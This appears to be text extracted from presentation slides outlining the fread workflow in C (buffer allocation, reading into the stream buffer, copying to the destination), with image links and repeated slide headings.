

Introduction

- fread workflow
 - If stream buffer is NULL
 - Allocate buffer
 - Read data to the stream buffer
 - Copy data from stream buffer to destination





Introduction

- fread workflow
 - If stream buffer is NULL
 - Allocate buffer



Introduction


- fread workflow
 - Read data to the stream buffer



Introduction

- fread workflow
 - Copy data from stream buffer to destination

